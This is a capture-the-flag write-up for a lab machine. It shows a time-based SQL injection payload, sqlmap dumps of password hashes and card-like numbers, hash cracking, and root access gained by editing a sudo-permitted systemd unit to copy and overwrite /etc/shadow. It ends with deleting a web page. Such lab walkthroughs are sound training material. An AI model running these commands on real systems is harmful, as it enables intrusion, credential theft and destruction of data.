

Revenge CTF Write-Up:

Start with a simple nmap scan:



```
# Nmap 7.92 scan initiated Sat Apr 13 06:03:40 2024 as: nmap -sV -sC -oN nmap -p- revenge.thm
Nmap scan report for revenge.thm (10.10.53.245)
Host is up (0.076s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 72:53:b7:7a:eb:ab:22:70:1c:f7:3c:7a:c7:76:d9:89 (RSA)
|   256 43:77:00:fb:da:42:02:58:52:12:7d:cd:4e:52:4f:c3 (ECDSA)
|_  256 2b:57:13:7c:c8:4f:1d:c2:68:67:28:3f:8e:39:30:ab (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-title: Home | Rubber Ducky Inc.
|_http-server-header: nginx/1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Apr 13 06:05:03 2024 -- 1 IP address (1 host up) scanned in 82.75 seconds
```

I see that there is port 80 webserver, so I go check it out and on the background run gobuster :



```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/revenge]
└─# gobuster dir -u http://revenge.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://revenge.thm
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2024/04/13 09:48:05 Starting gobuster
===============================================================
/index (Status: 200)
/contact (Status: 200)
/products (Status: 200)
/login (Status: 200)
/admin (Status: 200)
/static (Status: 301)
```


After reviewing the we application I found an SQLi vulnerability in the revenge.thm/products/4 – this is a direct query to the SQL database .

(look something like this – SELECT product FROM db_name WHERE ID=my_input)

Discovered by the payload - http://revenge.thm/products/4%20and%20substr('abcd',1,1)='a'%20and%20sleep(5)%20--%20-


When I run this the web app sleep for 5 seconds but if I change the 'a' to anything else (for example 'b') I will change the condition to false so the page didn't sleep for 5 seconds.

I capture the request with burp change the input to '*' and run sqlmap:




```
  GNU nano 6.0                                                  req.txt *
GET /products/4* HTTP/1.1
Host: revenge.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

First I check which databases there is on the server:




```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/revenge]
└─# sqlmap -r req.txt --dbs
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```




```
available databases [5]:
[*] duckyinc
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```

I decided to inspect the duckyinc database:




```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/revenge]
└─# sqlmap -r req.txt -D duckyinc --tables
```




```
[3 tables]
+-------------+
| system_user |
| user        |
| product     |
+-------------+
```


Dumping user & system_user:




```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/revenge]
└─# sqlmap -r req.txt -D duckyinc -T user --dump
```



```
+----+---------------------------------+------------------+----------+--------------------------------------------------------------+-----------------------------+
| id | email                           | company          | username | _password                                                    | credit_card                 |
+----+---------------------------------+------------------+----------+--------------------------------------------------------------+-----------------------------+
| 1  | sales@fakeinc.org               | Fake Inc         | jhenry   | $2a$12$dAV7fq4KIUyUEOALi8P2dOuXRj5ptOoeRtYLHS85vd/SBDv.tYXOa | 4338736490565706            |
| 2  | accountspayable@ecorp.org       | Evil Corp        | smonroe  | $2a$12$6KhFSANS9cF6riOw5C66nerchvkU9AHLVk7I8fKmBkh6P/rPGmanm | 355219744086163             |
| 3  | accounts.payable@mcdoonalds.org | McDoonalds Inc   | dross    | $2a$12$9VmMpa8FufYHT1KNvjB1HuQm9LF8EX.KkDwh9VRDb5hMk3eXNRC4C | 349789518019219             |
| 4  | sales@ABC.com                   | ABC Corp         | ngross   | $2a$12$LMWOgC37PCtG7BrcbZpddOGquZPyrRBo5XjQUIVVAlIKFHMysV9EO | 4499108649937274            |
| 5  | sales@threebelow.com            | Three Below      | jlawlor  | $2a$12$hEg5iGFZSsec643AOjV5zellkzprMQxgdh1grCW3SMG9qV9CKzyRu | 4563593127115348            |
| 6  | ap@krasco.org                   | Krasco Org       | mandrews | $2a$12$reNFrUWe4taGXZNdHAhRme6UR2uX..t/XCR6UnzTK6sh1UhREd1rC | thm{br3ak1ng_4nd_3nt3r1ng}  |
| 7  | payable@wallyworld.com          | Wally World Corp | dgorman  | $2a$12$8IlMgC9UoN0mUmdrS3b3KO0gLexfZ1WvA86San/YRODIbC8UGinNm | 4905698211632780            |
| 8  | payables@orlando.gov            | Orlando City     | mbutts   | $2a$12$dmdKBc/0yxD9h81ziGHW4e5cYhsAiU4nCADuN0tCE8PaEv51oHWbS | 4690248976187759            |
| 9  | sales@dollatwee.com             | Dolla Twee       | hmontana | $2a$12$q6Ba.wuGpch1SnZvEJ1JDethQaMwUyTHkR0pNtyTW6anur.3.0cem | 375019041714434             |
| 10 | sales@ofamdollar                | O!  Fam Dollar   | csmith   | $2a$12$gxC7HlIWxMKTLGexTq8cn.nNnUaYKUpI91QaqQ/E29vtwlwyvXe36 | 364774395134471             |
+----+---------------------------------+------------------+----------+--------------------------------------------------------------+-----------------------------+
```




```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/revenge]
└─# sqlmap -r req.txt -D duckyinc -T system_user --dump
```




```
+----+----------------------+--------------+--------------------------------------------------------------+
| id | email                | username     | _password                                                    |
+----+----------------------+--------------+--------------------------------------------------------------+
| 1  | sadmin@duckyinc.org  | server-admin | $2a$08$GPh7KZcK2kNIQEm5byBj1umCQ79xP.zQe19hPoG/w2GoebUtPfT8a |
| 2  | kmotley@duckyinc.org | kmotley      | $2a$12$LEENY/LWOfyxyCBUlfX8Mu8viV9mGUse97L8x.4L66e9xwzzHfsQa |
| 3  | dhughes@duckyinc.org | dhughes      | $2a$12$22xS/uDxuIsPqrRcxtVmi.GR2/xh0xITGdHuubRF4Iilg5ENAFlcK |
+----+----------------------+--------------+--------------------------------------------------------------+
```

We also find the first flag here:



```
| 549789518019219
| 4499108649937274
| 4563593127115348
| thm{br3ak1ng_4nd_3nt3r1ng}
| 4905698211632780
| 4690248976187759
```


So I have some hashes and users, I saved the to file and after trying to crack them I was able to crack only two , one is 'dgorman' from the 'user' table', and the other one is 'server-admin' from the 'system_user' table:



```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/revenge]
└─# hashcat -a 0 -m 3200 creds /usr/share/wordlists/rockyou.txt --show
Hashfile 'creds' on line 1 (jhenry): Separator unmatched
Hashfile 'creds' on line 3 (smonroe): Separator unmatched
Hashfile 'creds' on line 5 (dross     ): Separator unmatched
Hashfile 'creds' on line 7 (ngross    ): Separator unmatched
Hashfile 'creds' on line 9 (jlawlor   ): Separator unmatched
Hashfile 'creds' on line 11 (mandrews ): Separator unmatched
Hashfile 'creds' on line 13 (dgorman:peace  ): Separator unmatched
Hashfile 'creds' on line 15 (mbutts   ): Separator unmatched
Hashfile 'creds' on line 17 (hmontana ): Separator unmatched
Hashfile 'creds' on line 19 (csmith   ): Separator unmatched
$2a$12$8IlMgC9UoN0mUmdrS3b3KO0gLexfZ1WvA86San/YRODIbC8UGinNm:peace

┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/revenge]
└─# hashcat -a 0 -m 3200 sys_users_creds /usr/share/wordlists/rockyou.txt --show
Hashfile 'sys_users_creds' on line 1 (server-admin:inuyasha ): Separator unmatched
Hashfile 'sys_users_creds' on line 3 (kmotley       ): Separator unmatched
Hashfile 'sys_users_creds' on line 5 (dhughes       ): Separator unmatched
$2a$08$GPh7KZcK2kNIQEm5byBj1umCQ79xP.zQe19hPoG/w2GoebUtPfT8a:inuyasha
```


Afte checking I was able to connect to the server via ssh with the following:

Server-admin: inuyasha



```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/revenge]
└─# ssh server-admin@revenge.thm
server-admin@revenge.thm's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 1.0


8 packages can be updated.
0 updates are security updates.


################################################################################
#                         Ducky Inc. Web Server 00080012                       #
#             This server is for authorized Ducky Inc. employees only          #
#                   All actiions are being monitored and recorded              #
#                     IP and MAC addresses have been logged                    #
################################################################################
Last login: Wed Aug 12 20:09:36 2020 from 192.168.86.65
server-admin@duckyinc:~$ █
```


So looking at the user home directory I found the second flag:



```
server-admin@duckyinc:~$ ls
flag2.txt
server-admin@duckyinc:~$ cat flag2.txt
thm{4lm0st_th3re}
```

For privilege escalation there are two ways one is PwnKit (no what the creator intended ) and the other one by exploiting sudo + service :


Sudo -l provide the following :



```
server-admin@duckyinc:~$ sudo -l
Matching Defaults entries for server-admin on duckyinc:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User server-admin may run the following commands on duckyinc:
    (root) /bin/systemctl start duckyinc.service, /bin/systemctl enable duckyinc.service, /bin/systemctl restart duckyinc.service, /bin/systemctl daemon-reload, sudoedit
        /etc/systemd/system/duckyinc.service
```


So the user server-admin can run the service duckyinc.service ass root , and also can edit the service run file (sudoedit /etc/systemd/system/duckyinc.service),

File before edit:




```
[Unit]
Description=Gunicorn instance to serve DuckyInc Webapp
After=network.target

[Service]
User=flask-app
Group=www-data
WorkingDirectory=/var/www/duckyinc
ExecStart=/usr/local/bin/gunicorn --workers 3 --bind=unix:/var/www/duckyinc/duckyinc.sock --timeout 60 -m 007 app:app
ExecReload=/bin/kill -s HUP $MAINPID
ExecStop=/bin/kill -s TERM $MAINPID

[Install]
WantedBy=multi-user.target
```

I change the user ang group from www-data and flask_app to root , and the ExecStart to "/bin/bash /home/server-admin/shell.sh"  and save the changes.




```
server-admin@duckyinc:~$ sudoedit /etc/systemd/system/duckyinc.service
```



```
[Unit]
Description=Gunicorn instance to serve DuckyInc Webapp
After=network.target

[Service]
User=root
Group=root
WorkingDirectory=/var/www/duckyinc
ExecStart=/bin/bash /home/server-admin/shell.sh
ExecReload=/bin/kill -s HUP $MAINPID
ExecStop=/bin/kill -s TERM $MAINPID

[Install]
WantedBy=multi-user.target
```

Created the shell.sh file on the server-admin home directory :




```
#!/bin/bash

cp /etc/shadow /home/server-admin/shadow && chmod 4777 /home/server-admin/shadow
```

Chmod +x shell.sh


Now sudo /bin/systemctl restart duckyinc.service to run shell.sh…

After restarting the service I get the shadow file with the root hash password, I could try to crack it but I prefer to generate my own...




```
root:$y$j9T$/MG7OkO0UjciobtfzaXfm/$TFG6CT1AlId5KdGBLwFXdnB8FH5CXhzvkWwGjPVxCUB:18486:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
```


So I generate a hash for the password 'password; and replace it on the shadow file copy created on my home directory:



```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/revenge]
└─# perl -e 'print crypt("password","\$6\$saltsalt\$") . "\n"'
$6$saltsalt$qFmFH.bQmmtXzyBY0s9v7Oicd2z4XSIecDzlB5KiA2/jctKu9YterLp8wwnSq.qc.eoxqOmSuNp2xS0ktL3nh/
```




```
server-admin@duckyinc:~$ nano /home/server-admin/shadow
```




```
root:$6$saltsalt$qFmFH.bQmmtXzyBY0s9v7Oicd2z4XSIecDzlB5KiA2/jctKu9YterLp8wwnSq.qc.eoxqOmSuNp2xS0ktL3nh/:18486:0:99999:7:::
daemon:*:18295:0:99999:7:::
```

Now I edit the shell.sh to move the edited shadow file back to /etc and overwrite the original one:




```
#!/bin/bash

mv -f  /home/server-admin/shadow /etc/shadow
```

Restart the duckyinc.service to run the new script:




```
server-admin@duckyinc:~$ sudo /bin/systemctl restart duckyinc.service
```

Now if it worked I should be able to login to root with the password "password" :




```
server-admin@duckyinc:~$ su
Password:
root@duckyinc:/home/server-admin# whoami
root
root@duckyinc:/home/server-admin#
```

Now to find the flag I first go to root directory bur there wan nothing there :



```
root@duckyinc:~# ls -l
total 0
```

The purpose of this assessment was to disable the first page on the web site so once I disabled it the flag appear at root home directory:



```
root@duckyinc:~# rm -rf /var/www/duckyinc/templates/index.html
root@duckyinc:~# ls
flag3.txt
root@duckyinc:~# cat flag3.txt
thm{m1ss10n_acc0mpl1sh3d}
root@duckyinc:~#
```